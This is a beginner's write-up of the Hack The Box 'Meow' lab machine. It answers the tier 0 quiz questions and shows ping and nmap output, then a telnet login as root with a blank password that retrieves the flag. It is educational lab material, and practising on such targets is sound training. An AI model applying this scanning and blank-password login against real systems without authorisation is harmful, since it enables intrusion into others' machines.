Meow


This is instruction and my short note on the tier 0 based easy machine and im leaving this as pdf so this motivates me to do it more

learned skills

Telnet
Network
Protocols
Reconnaissance
Weak Credentials
Misconfiguration

1. The instruction as first i tried spawning the machine using openvpn because its much interesting

2. spawn the machine so the IP address



ONLINE

TARGET MACHINE IP ADDRESS

[redacted]

Read the walkthrough provided, to get a detailed guide on how to pwn this machine.

TASK 1

What does the acronym VM stand for?

- virtual machine

TASK 2

What tool do we use to interact with the operating system in order to issue commands via the command line, such as the one to start our VPN connection? It's also known as a console or shell.

- Terminal

TASK 3


What service do we use to form our VPN connection into HTB labs?

- openvpn

TASK 4

What tool do we use to test our connection to the target with an ICMP echo request?

- Ping




```
──(kali㉿kali)-[~]
└─$ ping 10.129.101.40
PING 10.129.101.40 (10.129.101.40) 56(84) bytes of data.
64 bytes from 10.129.101.40: icmp_seq=1 ttl=63 time=21.8 ms
64 bytes from 10.129.101.40: icmp_seq=2 ttl=63 time=22.8 ms
64 bytes from 10.129.101.40: icmp_seq=3 ttl=63 time=24.2 ms
^Z
zsh: suspended  ping 10.129.101.40
```

TASK 5

What is the name of the most common tool for finding open ports on a target?

- nmap




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.129.101.40
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-02 17:37 CET
Nmap scan report for 10.129.101.40
Host is up (0.021s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.99 seconds
```

TASK 6

What service do we identify on port 23/tcp during our scans?

- telnet



```
┌──(kali㉿Kali)-[~]
└─$ telnet 10.129.101.40

Trying 10.129.101.40...
Connected to 10.129.101.40.
Escape character is '^]'.

  Hack the Box

Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 02 Dec 2023 04:56:07 PM UTC

  System load:           0.0
  Usage of /:            41.7% of 7.75GB
  Memory usage:          4%
```


TASK 7

What username is able to log into the target over telnet with a blank password?

- root

SUBMIT FLAG

Submit root flag



```
root@Meow:~/snap# ls
lxd
[redacted]
flag.txt  snap
root@Meow:~# cat flag.txt
b40[redacted]
root@Meow:~# 
```

Summary

- the issue and vulnerability in this machine was the missing of credential for the root user which eventually lead me to gain the flag.txt file

Conclusion on the learning path

- This was obviously a easy machine and task will be more clear so as beginners my suggestion would to go through the tier 0 to tier 2 before starting the main machine will be better option in our learning path also in these tiers there are free machines